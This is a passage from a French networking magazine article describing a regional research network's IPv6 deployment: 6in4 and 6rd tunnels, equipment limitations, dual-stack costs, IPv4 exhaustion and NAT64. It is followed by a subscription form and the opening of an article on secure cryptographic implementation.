Nous avons donc dans un premier temps déployé une architecture parallèle en installant un routeur supportant la double pile IPv4/IPv6 puis en instanciant des tunnels 6in4 (RFC 4213 [1]) pour le raccordement de sites pilotes au service IPv6. Le principal avantage des mécanismes de transition basés sur des tunnels est

de ne pas avoir à modifier l'infrastructure IPv4 et les équipements existants en montant un réseau IPv6 en overlay. Ceci permet donc un déploiement rapide sans investissement lourd. Néanmoins, ces mécanismes présentent certains inconvénients :

- le problème de la gestion des MTU : l'encapsulation des paquets IPv6 dans des paquets IPv4 entraîne une augmentation du MTU et il est donc nécessaire de faire attention au MTU max supporté par les liaisons traversées. Les mécanismes de Path MTU Discovery permettent de gérer dynamiquement le MTU max des liaisons, mais ces mécanismes sont souvent mal ou peu supportés par les équipements. Il est alors conseillé de fixer le MTU sur les tunnels 6in4 à 1280 octets [2] ;
- le passage à l'échelle est difficile surtout quand on ne maîtrise par le routeur CPE (routeur de site), même s'il est possible de configurer de manière automatique les tunnels ;
- ce mécanisme ne peut être que transitoire, car il sera nécessaire à terme de déployer IPv6 de manière native et ne plus s'appuyer sur le réseau IPv4 sous-jacent, lui-même voué à disparaître certainement un jour.

2.2 IPv6 natif sinon rien

Les différents éléments cités ci-dessus nous ont fait comprendre que le déploiement du mécanisme de double pile sur l'ensemble des équipements de notre réseau est l'unique solution viable et pérenne pour le déploiement d'IPv6. Même si l'investissement est éventuellement un peu plus important, il permet de tirer pleinement parti des infrastructures réseaux déployées, en particulier en terme de résilience des liens quand elle existe.

Au-delà du support de la double pile sur les routeurs, qui aujourd'hui ne pose plus de problème majeur, il est nécessaire de porter une attention aux liaisons d'interconnexion entre les routeurs lors du déploiement d'IPv6 de manière native. Si on prend le modèle OSI en couches le protocole IPv6 comme IPv4 se situe au niveau de la couche 3 (couche réseau). Les couches inférieures devraient en toute logique être donc transparentes dans le cadre du transport d'IPv6. Or dans le cas d'Ethernet (couche 2 du modèle OSI), un champ spécifique (**ethertype**) est utilisé pour indiquer le protocole de niveau supérieur transporté. Ce champ **ethertype** diffère en fonction du transport d'un paquet IPv4 (**ethertype : 0x0800**) ou d'un paquet IPv6 (**ethertype : 0x86DD**). Dans le cadre de mise en place de liaisons d'interconnexion, il est donc important de s'assurer :

- dans le cas d'une liaison de niveau 3 (ex : MPLS VPN opérateur) du support d'IPv6 de manière native ;
- dans le cas d'une liaison de niveau 2 (ex : liaison Ethernet opérateur dédié) d'une transparence complète sur l'interprétation du champ **ethertype**.



2.3 IPv6 natif partout ou presque

Comme expliqué dans la présentation de SYRHANO, le réseau est composé d'une épine dorsale principale qui utilise des liaisons haut débit opérateur (10 Gbit/s). De par leurs caractéristiques spécifiques, ces liaisons sont souvent des offres sur-mesure des opérateurs, il est donc simple d'imposer dans les cahiers des charges la capacité de transporter des paquets IPv6 sur ce genre de liaisons. Pour assurer une couverture complète du territoire, SYRHANO utilise également des offres de collecte de différents opérateurs nationaux ou locaux au travers par exemple de réseaux d'initiative public (RIP). Ces offres sont standardisées au niveau technique et reposent sur différentes méthodes d'agrégation de liens vers des portes de collectes (PPP, L2TP, VLAN, L3VPN, etc.). Même si certaines techniques de collecte reposent sur des liens niveau 2 permettant de déployer IPv6 de manière native, ce n'est pas le cas sur certaines collectes qui proposent des mécanismes d'agrégation via des services L3VPN en IPv4 uniquement.

Afin d'homogénéiser la connectivité IPv6 sur ces différents réseaux de collecte, nous avons opté pour un mécanisme de type tunnel pour s'affranchir totalement du réseau de l'opérateur de collecte même si celui-ci supporte nativement IPv6. Ce choix a été motivé notamment par le fait que dans le cadre de ce service de collecte nous maîtrisons le CPE (routeur de site) contrairement aux sites qui sont directement raccordés sur l'épine dorsale de SYRHANO. Cette maîtrise de bout en bout permet de déployer plus simplement à grande échelle des mécanismes de tunnels.

Pour ce déploiement sur notre réseau de collecte, le protocole utilisé est 6in4 (RFC4213). Ce mécanisme permet d'encapsuler le trafic IPv6 dans un tunnel IPv4 entre le CPE et les routeurs de cœurs de collecte. Cela permet donc de s'affranchir du réseau de collecte de l'opérateur traversé et de fournir un accès double pile au site utilisateur. L'avantage de cette solution est qu'elle est très bien supportée depuis longtemps dans les équipements réseaux et elle permet également de pouvoir allouer des plages d'adresses IPv6 plus ou moins grandes en fonction du besoin des sites utilisateurs raccordés. Par contre, elle nécessite une configuration manuelle de tous les équipements d'extrémité, car aucun mécanisme de provisionning automatique n'est prévu dans cette méthode. De plus, 6in4 ne contient aucun mécanisme d'authentification des tunnels et est donc sensible à l'injection de paquets IPv6 par usurpation de l'adresse IPv4 source du tunnel.




Fig. 1 : Principe de fonctionnement de tunnels 6in4.

Nous avons également étudié d'autres mécanismes de transition comme 6rd pour fournir une connectivité IPv6 sur nos services de collecte. 6rd signifie « Rapid Deployment » et vient au départ des initiales de son concepteur Rémi Després. Cette méthode a été déployée au départ sur le réseau de l'opérateur Free pour offrir une connectivité double pile à ses clients. Les DSLAM de Free ne supportant pas IPv6 nativement, cela a permis de déployer IPv6 dans un temps très court et à un coût très réduit à un grand nombre de clients ADSL. Ce mécanisme de transition a ensuite fait l'objet d'une RFC (5969 [3]) auprès de l'IETF et c'est à ce moment-là que cette méthode a pris le nom de « IPv6 Rapid Deployment ».

6rd comme 6in4 utilise une encapsulation des paquets IPv6 via des tunnels IPv4. Son principe repose sur l'usage d'un adressage IPv6 construit à partir d'un préfixe IPv6 auquel on associe l'adresse IPv4 du site client. En général, un opérateur se voit allouer par les RIR un préfixe IPv6 en /32 auquel on a associé les 32 bits d'une adresse IPv4, ce qui laisse 64 bits disponibles pour l'adressage du site final. Pour allouer davantage d'espace pour les utilisateurs, il est soit possible de réduire la part de l'adresse IPv4 si on utilise un subnet qui peut être agrégé, soit utiliser un préfixe IPv6 plus large. Par exemple, l'opérateur Free pour son déploiement de 6rd a obtenu un préfixe IPv6 en /26 de la part du RIPE NCC. L'un des principaux avantages de 6rd réside dans la configuration automatique des tunnels IPv6 à partir d'informations fournies par DHCP. Un CPE qui supporte les fonctions 6rd reçoit au travers de DHCP les informations suivantes :

- l'adresse IPv4 mappée au sein du préfixe IPv6 ;
- la longueur du préfixe IPv6 ;
- l'adresse du serveur de tunnels 6rd.

Cela permet alors au CPE d'être informé qu'une connexion IPv6 est disponible et de monter automatiquement le tunnel IPv6 vers le réseau de l'opérateur.

Les fonctionnalités 6rd sont désormais supportées directement dans les équipements de constructeurs comme Cisco (routeurs CPE à partir de la version




Fig. 2 : Structure d'une adresse 6rd.

15.1.3(T), routeurs de la gamme ASR). Comcast qui a déployé le service 6rd en 2010 sur son réseau, met à disposition une implémentation de 6rd pour les routeurs CPE supportant la plateforme OpenWRT.

2.4 IPv4 / IPv6 : une parité incertaine sur les équipements

Déployer IPv6 sur son réseau implique d'avoir les fonctionnalités logicielles nécessaires dans les équipements de routage pour activer IPv6. Même si aujourd'hui une très grande majorité des équipements réseau supportent IPv6 au niveau logiciel, en examinant de façon plus approfondie certaines fonctionnalités avancées, on se rend compte qu'il n'est pas toujours possible d'utiliser IPv6 partout.

Ce qui fonctionne bien sur les équipements en IPv6 c'est toute la partie acheminement des paquets (plan de forwarding) et les protocoles de routage (plan de contrôle). Les protocoles de routage les plus importants ont depuis longtemps leur équivalent sur IPv6 :

- RIPng pour IPv6 (RFC 2080 [4]) : c'est une version de RIP uniquement pour IPv6, il est donc nécessaire de faire tourner deux processus RIP dans un réseau double pile ;
- ISISv6 (RFC 5308 [5]) : ajout de TLV (*Type/Length/Value*) supplémentaires pour le support d'IPv6 ;
- OSPFv3 (RFC 5340 [6]) : au départ le protocole ne supportait qu'IPv6, mais le RFC 5838 [7] a permis de supporter d'autres familles d'adresses dans OSPFv3. Il est donc maintenant plus nécessaire de faire tourner deux processus OSPF différents dans un réseau double pile ;
- BGPv4 : la RFC 4760 [8] définit les extensions multiprotocoles pour BGP et notamment le support des annonces de routes pour IPv6.

Tous ces protocoles de routage ont atteint un bon niveau de maturité et sont bien supportés sur les équipements réseaux des principaux constructeurs. Néanmoins même s'il ne suffit que de quelques commandes pour activer IPv6 sur des équipements réseaux, il faut être conscient qu'un certain nombre de limitations existent encore.

Le trafic IPv6 en production ne représente qu'un très faible pourcentage du trafic global actuellement, ce qui correspond pour notre réseau à quelques dizaines de Mbit/s de trafic en pointe. L'impact du traitement d'IPv6 sur les équipements est donc faible. Mais il est important de savoir si les équipements étaient capables de supporter un trafic IPv6 équivalent à celui d'IPv4 en terme de volumétrie. Il est donc important de vérifier que le traitement des paquets IPv6 se fait au niveau matériel des cartes d'interface et ne remonte pas systématiquement au CPU de l'équipement. Le matériel et en particulier les ASIC (*Application-specific integrated circuit*) présents au niveau des cartes évoluent moins vite que les fonctions logicielles qui peuvent être implémentées et donc cela peut limiter fortement la capacité de l'équipement.

Concernant le niveau de support d'IPv6, il est aussi important de vérifier l'aptitude des équipements à gérer le full routing en IPv6 et surtout son évolution dans le temps. En août 2014, la taille de la table de routage IPv4 a dépassé les 512000 entrées ce qui a engendré des perturbations d'accès pour des grands sites comme Ebay ou Microsoft, car la limite mémoire de certains équipements de routage a été atteinte [9]. Aujourd'hui en novembre 2015, la taille de la table routage IPv6 approche les 26000 entrées. Il est très difficile de prévoir son évolution du fait d'une part du peu de recul dans le temps et d'autre part, par la faible adoption d'IPv6. Mais pour l'acquisition d'équipements qui ont parfois des durées de vie allant de 5 à 10 ans, il faut anticiper largement sur leur capacité à gérer cette évolution de la table de routage [10].

Si on essaye d'utiliser des fonctionnalités avancées, le support d'IPv6 est parfois aléatoire. Nous utilisons sur SYRHANO, comme sur beaucoup de réseaux d'opérateurs, des services de type L3VPN qui permettent de proposer à nos utilisateurs des espaces de routage privés pour rendre étanches par exemple les communications entre un grand nombre de sites. Depuis 2000 sur SYRHANO, l'étanchéité des réseaux client s'appuie sur des L3VPN MPLS. Seule la possibilité de transporter des paquets IPv4 au sein des L3VPN était disponible jusqu'à il y a quelques années. Les fonctions 6VPE (RFC 4659 [11]) n'ont pu être déployées qu'en 2013, bien après le service IPv6 unicast de base.

Enfin quand vous déployez un nouveau service en production, il est nécessaire d'avoir les indicateurs qui vous permettent de qualifier son bon fonctionnement, de quantifier son utilisation et d'intégrer l'ensemble à vos outils de supervision. Dans le cas d'IPv6 et au niveau du protocole SNMP, très peu de MIB (*Management Information Base*) standards ont été définies. Il est donc nécessaire de s'appuyer sur les MIB propriétaires des constructeurs qui ne couvrent pas forcément tous les besoins en terme de supervision. Par exemple, il n'est pas possible d'avoir des statistiques de trafic différenciées entre IPv4 et IPv6 sur une même interface d'un routeur. Cela nous oblige à délivrer le service IPv4 et IPv6 sur deux VLAN différents vers nos utilisateurs et ainsi avoir deux interfaces virtuelles sur lesquelles nous pouvons



obtenir des statistiques. Pour l'analyse plus fine du trafic utilisant Netflow, il faut au minimum supporter la version 9 du protocole pour pouvoir exporter les informations spécifiques à IPv6. De manière plus anecdotique, il a fallu aussi attendre plusieurs années pour pouvoir superviser et gérer nos équipements via IPv6. Le support d'IPv6 pour les connexions SSH aux équipements, la supervision via SNMP en IPv6, l'envoi des logs vers un serveur syslog en IPv6 ou la synchronisation NTP sur un serveur IPv6 sont des fonctions qui sont apparues au fil du temps sur les équipements.

Même si le déploiement du service IPv6 a été aisé, il n'est pas envisageable de pouvoir arrêter complètement IPv4, car un certain nombre de fonctions de management notamment ne sont pas encore accessibles en IPv6. L'implémentation d'IPv6 dans les logiciels des routeurs est complexe et impacte quasiment toutes les fonctions présentes. L'implémentation d'IPv6 doit se faire de manière transversale, c'est-à-dire pour les différents sous-systèmes (management, routage, services) d'un équipement. Or le développement chez les constructeurs se fait le plus souvent en silos (par fonction et/ou par plate-forme). On se retrouve donc parfois chez un même constructeur avec des implémentations d'IPv6 qui sont très hétérogènes en fonction des plates-formes utilisées ou des fonctions que l'on souhaite activer.

3 IPV6 et après

3.1 Le coût de la double pile

IPv4 et IPv6 sont deux protocoles qui fonctionnent de manière totalement indépendante, et déployer une architecture basée sur la double pile revient donc à faire cohabiter deux architectures logiques différentes sur un même réseau physique. On parle souvent du coût de la double pile, mais il est très difficile à estimer précisément. Pourtant ce coût est lié à plusieurs facteurs de la mise en œuvre de la double pile :

- au niveau du développement logiciel : il est nécessaire d'inclure dans les développements réseaux et applicatifs le support d'IPv4 et IPv6. Même si aujourd'hui les API récentes de développement permettent de s'abstraire quasiment totalement de la version d'IP, ce n'est pas le cas pour les développements plus anciens qu'il faut toujours maintenir et faire évoluer ;
- au niveau de son exploitation : exploiter un réseau double pile c'est avoir les outils pour surveiller

les deux architectures logiques, mais aussi devoir maintenir au même niveau de sécurité ces deux architectures ;

- au niveau humain : le maintien opérationnel des deux protocoles nécessite d'avoir des compétences sur IPv4 et IPv6 et donc de soutenir un effort deux fois plus coûteux de former les équipes de techniciens et d'ingénieurs.

Au-delà du coût lié à la double pile, il y a également le coût lié au maintien d'IPv4 en production dans le contexte actuel de l'épuisement des adresses IPv4. La fonction « Carrier Grade NAT » (CGN) est un exemple concret de cette situation. Cette technique a été mise en œuvre pour répondre à la problématique de la limitation de l'espace d'adressage d'IPv4. Certains opérateurs réseaux ont atteint une taille telle qu'aujourd'hui il ne leur est plus possible d'adresser l'ensemble des clients ou de leur cœur de réseau même en utilisant l'espace d'adressage privé RFC 1918. Pour résoudre ce problème, le mécanisme de CGN applique un deuxième niveau de translation au niveau du cœur de réseau de l'opérateur. On atteint alors deux niveaux de NAT [12]. Cette problématique est directement liée à l'usage d'IPv4 et pourrait être simplement réglée par le basculement complet en IPv6.




Fig. 3 : Principe de fonctionnement du carrier-grade NAT.

3.2 IPv4 : un épuisement prévu de longue date

L'épuisement du plan d'adressage IPv4 est annoncé depuis très longtemps et a été pendant longtemps un des arguments phares des évangélistes IPv6 pour l'adoption du nouveau protocole. Cet épuisement inévitable est désormais visible aujourd'hui et a même fait les titres



de certains journaux de la presse non spécialisée. Même si l'Internet ne s'est pas arrêté de fonctionner du jour au lendemain, cet épuisement est un signal fort pour le passage à IPv6. La gestion de l'allocation des adresses IPv4 est basée sur un système pyramidal avec à son sommet l'IANA. Organisme qui gère l'adressage IPv4 dans sa globalité et alloue des blocs aux 5 RIR (*Regional Internet Registries*) qui ont eux-mêmes sont en charge d'allouer ces blocs à leurs membres, les LIR (*Local Internet Registries*). Quelques dates importantes sur l'épuisement des adresses IPv4 :

- 3 février 2011 : l'IANA alloue ces 5 derniers /8 aux différents RIR ;
- 14 avril 2011 : les ressources de l'APNIC (Zone Asie Pacifique) atteignent un dernier /8 ;
- 14 septembre 2011 : c'est au tour de RIPE (Zone Europe / ME) d'atteindre son dernier /8 ;
- 23 avril 2014 : vient ensuite le tour de l'ARIN (Zone Amérique du Nord) pour le dernier /8 ;
- 10 juin 2014 : enfin le tour de LACNIC (Zone Amérique du Sud).

Plus récemment, le 24 septembre 2015, l'ARIN a alloué son dernier bloc d'adresse IPv4 [13]. Cela signifie que de nouveaux membres sur la zone Amérique du Nord se verront alloués au plus un /24 en IPv4 pour faciliter la mise en œuvre d'IPv6 dans leur réseau.

3.3 Vers la fin complète d'IPv4 ?

Le groupe de travail sur la normalisation d'IPv6 à l'IETF est désormais clos depuis maintenant plus de 8 ans. D'autres groupes ont pris le relais notamment sur la partie opérationnelle et déploiement d'IPv6. Tout récemment est apparu à l'IETF un groupe pour gérer la fin de vie d'IPv4 (*Sunsetting IPv4 WG* [14]). Ce groupe travaillera dans un premier temps sur les sujets suivants :

- l'utilisation de NAT64 pour des nœuds en IPv6 uniquement ;
- l'étude de la parité des fonctions en IPv4 et IPv6.

Sur le réseau SYRHANO, nous avons déjà commencé une réflexion sur l'arrêt partiel d'IPv4 pour des raisons de

rationalisation de l'infrastructure double pile d'une part et pour résoudre également les éventuels problèmes qu'une architecture double pile peut masquer d'autre part. Le principe de base de cette réflexion est simple : ne conserver la double pile uniquement pour les équipements qui ont des interfaces avec l'extérieur et ne conserver que des connexions IPv6 en interne.

Au niveau du réseau, il s'agit donc de ne garder en bordure que des équipements en double pile pour un cœur de réseau en IPv6 uniquement. Le réseau SYRHANO est basé sur la technologie MPLS qui a pour principe de baser le routage des paquets non plus sur l'en-tête IP, mais sur des valeurs de labels. Dans cette architecture, les routeurs de bordure appelés PE (*Provider Edge*) font l'interface entre les utilisateurs et le cœur de réseau. Les routeurs de cœurs appelés P (*Provider*) ne traitent que des paquets avec labels et basent leur décision de routage sur la valeur de ces labels. Dans ce type d'architecture, il est donc envisageable de ne garder uniquement qu'IPv6 sur les routeurs P, car leur rôle se limite à la commutation de paquets labellisés. La RFC 7439 [15] parue en janvier 2015 étudie la possibilité d'implémenter une telle architecture en faisant une analyse des manques sur les protocoles utilisés par MPLS.

Au niveau des services applicatifs, là encore il s'agit de limiter le déploiement de la double pile aux seuls éléments de bordure. La majorité des services aujourd'hui sont déployés autour d'architectures de type n-tiers. Ces architectures se composent généralement d'une couche de présentation client en général implémentée au travers d'un proxy applicatif. Ce dernier va s'adresser à un ou des serveurs d'applications qui vont eux-mêmes interroger en interne des bases de données, des annuaires ou d'autres services. Seule la couche de présentation a besoin d'une connectivité IPv4 et IPv6 vers le monde extérieur. Par contre, les communications internes machines à machine peuvent très bien se faire uniquement en IPv6.




Fig. 4 : Principe de fonctionnement du mécanisme de transition NAT64.



Enfin au niveau des utilisateurs, des mécanismes comme NAT64 (RFC 6146 [16]) permettent à des clients en IPv6 uniquement d'accéder à des ressources en IPv4 et IPv6. Cette technique de translation n'intervient que dans le cas d'une communication d'un hôte IPv6 vers un hôte IPv4. Pour cela, elle fait usage d'un DNS64 (RFC 6147 [17]) qui prend en charge de transformer une résolution en IPv4 uniquement (champs A) en simulant une réponse d'adresse IPv6 (champs AAAA). L'hôte initie alors une connexion vers cette adresse IPv6 qui est ensuite nattée pour atteindre la cible en IPv4 seulement. De par une meilleure maturité et une meilleure intégration des piles IPv6 dans les systèmes d'exploitation récents (Linux, Windows, Mac OS X), le mécanisme de translation NAT64 fonctionne de mieux en mieux. Le seul problème lié à NAT64 est les connexions qui se font directement vers des adresses IPv4 en dur sans passer par une résolution DNS préalable. Des applications comme Skype par exemple supportent mal ce genre de mécanismes. Mais 464XLAT défini dans le RFC 6877 [18] et qui utilise NAT64 permet d'adresser ce problème spécifique.

4 Conclusion

4.1 IPv6 : 12 ans après notre déploiement

Après un peu de plus 10 ans d'utilisation d'IPv6 en production sur le réseau SYRHANO, l'usage reste encore très faible. Le trafic IPv6 sur notre réseau représente environ 1% du trafic global. Ceci s'explique majoritairement par un très faible déploiement d'IPv6 sur les sites utilisateurs raccordés aujourd'hui à SYRHANO. Sur notre réseau, seuls 3 établissements sur 50 ont déployé IPv6, mais uniquement de manière expérimentale et aucun ne propose de connectivité IPv6 directe jusqu'à l'utilisateur. Ce contexte s'explique notamment par le fait que la communauté enseignement recherche, de par son accès historique aux réseaux de l'Internet, possède encore des ressources conséquentes en terme d'adresses IPv4. Notre trafic IPv6 est donc principalement lié à des services publics accessibles en IPv6 de l'extérieur (serveurs miroirs, FTP, visioconférence, web, etc.). De par la différence de parité des fonctions sur IPv4 et IPv6 encore présente sur nos équipements et logiciels en production sur notre réseau, nous n'avons pas encore effectué de transition complète de certaines parties de notre réseau en IPv6 uniquement. Notamment sur la partie supervision, il reste encore de nombreux équipements en production qui ne supportent pas l'ensemble des fonctions de supervision et de gestion sur IPv6.

Malgré tout, ces dix ans d'expérience en production nous ont permis d'acquérir également un savoir-faire et une expertise sur IPv6 pour les années à venir. L'objectif de départ est donc atteint, mais il reste encore beaucoup de chemin à faire.

4.2 IPv6 : encore du chemin à faire

IPv6 ne sera jamais un service demandé par les utilisateurs et donc il ne faut pas compter sur l'appui de nos utilisateurs pour déployer massivement IPv6 sur les réseaux. Plusieurs leviers doivent donc être actionnés pour pousser le déploiement d'IPv6 sur nos réseaux.

Le premier levier à activer est celui de la sensibilisation à IPv6 et de la formation. Cela passe par la formation continue des ingénieurs et techniciens actuellement en charge des réseaux IPv4. Le CRIHAN (Centre de Ressources Informatiques de Haute-Normandie) au travers du réseau SYRHANO propose depuis 2003 des formations IPv6 aux informaticiens de la communauté enseignement recherche, mais également aux extérieurs. Plus récemment, un partenariat a été monté avec RENATER pour généraliser ces formations à l'échelle nationale et à destination des tous les établissements de l'enseignement supérieur et de recherche. Dans ce cadre, nous avons monté également une plate-forme virtualisée de travaux pratiques sur IPv6. Il est également indispensable qu'IPv6 soit enseigné dans les différents cursus universitaires et dans les écoles d'ingénieurs. Encore trop peu d'étudiants sortent de leur formation avec une connaissance suffisante sur IPv6.

Le deuxième levier est les initiatives du type de celle de l'Internet Society avec le « World IPv6 Day » le 8 juin 2011 qui a permis de tester en grandeur nature pendant une journée entière l'activation d'IPv6 sur des grands sites comme Facebook, Google, Yahoo ou Akamai. Cette initiative a été étendue l'année suivante par le « World IPv6 launch » le 6 juin 2012 [19] qui avait pour vocation cette fois-ci d'activer IPv6 définitivement sur les sites participants.

Comme IPv6 ne sera jamais une demande utilisateur, il est indispensable que les opérateurs, constructeurs et fournisseurs de services se chargent de promouvoir le déploiement d'IPv6. Les annonces récentes d'Apple sur le fait que toutes les applications sous iOS 9 devront être compatibles IPv6 [20] ou le déploiement d'IPv6 par défaut sur les utilisateurs du réseau du fournisseur d'accès grand public Free montrent que certains acteurs ont bien compris les enjeux et les opportunités du développement d'IPv6. Ces exemples montrent aussi que déployer IPv6 fonctionne même à large échelle. Il serait difficile d'imaginer que Google active IPv6 sur son infrastructure sans s'assurer au préalable que 99,999% de la population internet pourra toujours accéder à ses services sans encombre, étant donné que l'utilisateur qui utilise ses services est sa principale source de revenu.

Aujourd'hui, il reste encore du chemin à faire. Nul ne peut prédire à quel moment IPv6 dépassera IPv4 en terme de volumétrie, et encore moins la date à laquelle IPv4 aura totalement disparu. Rendez-vous dans 10 ans pour un nouveau point. ■

Retrouvez toutes les références accompagnant cet article sur <http://www.miscmag.com/>.



PROFESSIONNELS !

DÉCOUVREZ NOS OFFRES D'ABONNEMENTS ...

...EN VOUS CONNECTANT À L'ESPACE DÉDIÉ AUX PROFESSIONNELS SUR :

www.ed-diamond.com

PDF COLLECTIFS PRO

		1 - 5 lecteurs		6 - 10 lecteurs		11 - 25 lecteurs	
OFFRE	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
PROMC2	6 ^{n°} MISC	☐ PRO MC2/5	168,-	☐ PRO MC2/10	336,-	☐ PRO MC2/25	672,-
PROMC+2	6 ^{n°} MISC + 2 ^{n°} HS	☐ PRO MC+2/5	216,-	☐ PRO MC+2/10	432,-	☐ PRO MC+2/25	864,-

PROFESSIONNELS :
N'HÉSITEZ PAS À NOUS CONTACTER POUR UN DEVIS PERSONNALISÉ PAR E-MAIL : abopro@ed-diamond.com OU PAR TÉLÉPHONE : 03 67 10 00 20

ACCÈS COLLECTIFS BASE DOCUMENTAIRE PRO

		1 - 5 connexion(s)		6 - 10 connexions		11 - 25 connexions	
OFFRE	ABONNEMENT	Réf	Tarif TTC	Réf	Tarif TTC	Réf	Tarif TTC
PROMC+3	MISC + HS	☐ PRO MC+3/5	177,-	☐ PRO MC+3/10	354,-	☐ PRO MC+3/25	708,-
PROH+3	GLMF + HS + LP + HS + MISC + HS + OS	☐ PRO H+3/5	447,-	☐ PRO H+3/10	894,-	☐ PRO H+3/25	1788,-

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France HS = Hors-Série LP = Linux Pratique OS = Open Silicium

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :

Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	



Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France

Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

- ☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : boutique.ed-diamond.com/content/3-conditions-generales-de-ventes et reconnais que ces conditions de vente me sont opposables.



IMPLÉMENTATIONS CRYPTOGRAPHIQUES SÉCURISÉES

Tiphaine Romand-Latapie – Orange Labs – tiphaine.romand@orange.com

mots-clés : CRYPTOGRAPHIE / IMPLÉMENTATION SÉCURISÉE / CODE / ERREURS

Ces dernières années, différentes failles majeures dans des bibliothèques cryptographiques connues ont montré qu'au-delà du bon choix des primitives cryptographiques, leur bonne implémentation est essentielle. Nous présentons ici quelques conseils pour correctement implémenter (ou attaquer...) des fonctions cryptographiques.

Introduction

